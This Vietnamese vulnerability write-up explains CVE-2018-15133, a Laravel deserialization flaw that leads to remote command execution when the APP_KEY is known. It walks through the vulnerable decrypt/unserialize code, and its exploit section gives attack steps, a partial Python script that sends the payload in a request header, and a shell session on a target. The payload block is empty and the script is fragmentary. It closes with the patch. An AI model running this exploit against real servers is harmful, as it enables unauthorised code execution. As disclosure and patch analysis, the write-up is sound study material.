

H1 CVE-2018-15133 : PHP Object Injection to RCE

Version: 5.5.40 and 5.6.x through 5.6.29

Serverity: Critical

Vulnerability: PHP Object Injection


Description: Trong core của laravel sử dụng hàm unserialize với các thuộc tính session, X-XSRF-TOKEN

Conditon: Biết được APP_KEY

H2 Phân tích lỗ hổng

vendor/laravel/framework/src/Illuminate/Cookie/Middleware/EncryptCookies.php

```
28  /**
29   * Create a new CookieGuard instance.
30   *
31   * @param \Illuminate\Contracts\Encryption\Encrypter $encrypter
32   * @return void
33   */
34  public function __construct(EncrypterContract $encrypter)
35  {
36      $this->encrypter = $encrypter;
37  }
38
```



- Ở Class này khi khởi tạo sẽ thiết lập các thông số cần thiết cho việc mã hoá
- Ở function decrypt sẽ decrypt các cookie nhận vào từ request

```
68  protected function decrypt(Request $request)
69  {
70      foreach ($request->cookies as $key => $cookie) {
71          if ($this->isDisabled($key)) {
72              continue;
73          }
74
75          try {
76              $request->cookies->set($key, $this->decryptCookie($cookie));
77          } catch (DecryptException $e) {
78              $request->cookies->set($key, null);
79          }
80      }
81  }
```

vendor/laravel/framework/src/Illuminate/Foundation/Http/Middleware/VerifyCsrfToken.php

- Khởi tạo các thông tin mã hoá cần thiết

```
37  /**
38   * Create a new middleware instance.
39   *
40   * @param \Illuminate\Foundation\Application $app
41   * @param \Illuminate\Contracts\Encryption\Encrypter $encrypter
42   * @return void
43   */
44  public function __construct(Application $app, Encrypter $encrypter)
45  {
46      $this->app = $app;
47      $this->encrypter = $encrypter;
48  }
49
```

- Get token và chuyển đến hàm decrypt ở core

```

136     protected function getTokenFromRequest($request)
137     {
138         $token = $request->input('_token') ?: $request->header('X-CSRF-TOKEN');
139
140         if (! $token && $header = $request->header('X-XSRF-TOKEN')) {
141             $token = $this->encrypter->decrypt($header);
142         }
143
144         return $token;
145     }
146

```

- Vậy : `cookie` và `X-CSRF-TOKEN` sẽ đều được `decrypt` ở core

vendor/laravel/framework/src/Illuminate/Encryption/Encrypter.php

```

1  class Encrypter implements EncrypterContract
2  {
3      protected $key;
4      protected $cipher;
5      protected $mode
6      protected $block
7
8      ....
9      public function encrypt($value, $serialize = true)
10     {
11         $iv = random_bytes(openssl_cipher_iv_length($this-
12 >cipher));
13         $value = \openssl_encrypt(
14             $serialize ? serialize($value) : $value,
15             $this->cipher, $this->key, 0, $iv
16         );
17         if ($value === false) {
18             throw new EncryptException('Could not encrypt the
19 data.');
```

- Quá trình encrypt: `$value` được encrypt sẽ gồm các giá trị `('iv', 'value', 'mac')` và sau đó sẽ return về giá trị `base64` dưới dạng json
- Nên Object truyền vào phải thỏa các điều kiện là kiểu dữ liệu `json` và phải được `encode base64`
- Ở function `decrypt`

```

1      public function decrypt($payload, $unserialize = true)
2      {
3          $payload = $this->getJsonPayload($payload);
4          $iv = base64_decode($payload['iv']);
5          $decrypted = \openssl_decrypt(
6              $payload['value'], $this->cipher, $this->key, 0, $iv
7          );
8          if ($decrypted === false) {
9              throw new DecryptException('Could not decrypt the
data. ');
10         }
11         return $unserialize ? unserialize($decrypted) :
$decrypted;
12     }

```

- `$payload` được truyền vào và nhận giá trị `iv` sau đó tiến hành decrypt thành biến `$decrypted` => lỗi sẽ xuất hiện ở đây khi decrypt thành công và `$decrypted` sẽ được `unserialize`
- Ở đây sẽ có hai trường hợp inject
 1. Tấn công bằng session : `laravel_session`
 2. Tấn công bằng header : `X-XSRF-TOKEN`
- Sử dụng toolt `phpggc` với gadget `Laravel/RCE/1` để tạo ra object cần thiết cho việc inject

xem thêm tại <https://github.com/ambionics/phpggc/tree/master/gadgetchains/Laravel/RCE/1>

H2 Exploit

- Các bước xây dựng exploit
 1. Biết được APP_KEY và các thông số như thuật toán mã hoá của web config
 2. Xây dựng hàm decrypt theo thuật toán
 3. Sử dụng Class `Illuminate\Broadcasting\PendingBroadcast` để xây dựng ra payload inject
 4. Request lên web server
- Payload (AES-256-CBC)

```

1  #####

```

```
root@TuongAn:~# python payload.py http://192.168.182.169 9UZUmEfHhV7WXXYewtNRtCxAYdQt44IAgJUKXk2ehRk=
Exploit CVE-2018-15133
Phân tích lỗ hổng
EXPLOIT CVE-2018-15133 AES-256-CBC
Input your command:ls
-----response:-----
css
favicon.ico
index.php
js
robots.txt
test.php
web.config
-----
Input your command:pwd
-----response:-----
/var/www/laravel/public
-----
Input your command:whoami
-----response:-----
www-data
-----
Input your command:quit
root@TuongAn:~#

headers = {
    'X-ASRF-TOKEN': payload
}
response = requests.request(
    'GET', url, headers=headers)
print '-----response:-----'
print response[response.index('X-ASRF-TOKEN'):]

def exploit():
    cmd = raw_input("input your command: ")
    while (cmd != "quit"):
        payload = genPayload(cmd)
        request(url, payload)
        cmd = raw_input("input your command: ")

if __name__ == '__main__':
    print banner
    print "EXPLOIT CVE-2018-15133"
    if len(sys.argv) < 3:
        print "HELP" + " : " + sys.argv[0]
    else:
        url = sys.argv[1]
        key = b64decode(sys.argv[2])
```

H2 Patch lỗ hổng

vendor/Illuminate/Cookie/Middleware/EncryptCookies.php

```
1  <?php
2      ....
3      protected static $serialize = false; // default là false
4      ....
5      protected function decrypt(Request $request)
6      {
7          ....
8          $request->cookies->set($key, $this->decryptCookie($key,
9              $cookie));
10         ....
11     }
12     ...
13     protected function decryptCookie($name, $cookie)
14     {
15         return is_array($cookie)
16             ? $this->decryptArray($cookie)
17             : $this->encrypter->decrypt($cookie,
18                 static::serialized($name));
19     }
20     ...
21     protected function decryptArray(array $cookie)
22     {
23         $decrypted = [];
24
25         foreach ($cookie as $key => $value) {
26             if (is_string($value)) {
```

```

26         $decrypted[$key] = $this->encrypter-
>decrypt($value, static::serialized($key));
27     }
28 }
29
30     return $decrypted;
31 }
32 ...
33     protected function encrypt(Response $response)
34     {
35         foreach ($response->headers->getCookies() as $cookie) {
36             if ($this->isDisabled($cookie->getName())) {
37                 continue;
38             }
39
40             $response->headers->setCookie($this->duplicate(
41                 $cookie, $this->encrypter->encrypt($cookie-
>getValue(), static::serialized($cookie->getName()))
42             ));
43         }
44
45         return $response;
46     }
47     ...
48     public static function serialized($name)
49     {
50         return static::$serialize;
51     }
52

```

vendor/laravel/framework/src/Illuminate/Foundation/Http/Middleware/VerifyCsrfToken.php

```

1  <?php
2  ...
3  use Illuminate\Cookie\Middleware\EncryptCookies;
4  ...
5  protected function tokensMatch($request)
6  {
7      $token = $this->getTokenFromRequest($request);
8
9      return is_string($request->session()->token()) &&
10         is_string($token) &&
11         hash_equals($request->session()->token(), $token);
12 }
13 ...
14 public static function serialized()
15 {
16     return EncryptCookies::serialized('XSRF-TOKEN');
17 }

```

Giải thích: Truyền thêm biến false để hàm decrypt ở `Encrypter.php` sẽ throw lỗi

Chi tiết : <https://github.com/laravel/framework/commit/240d904606a101f5104bff8a1d09678c44f11903>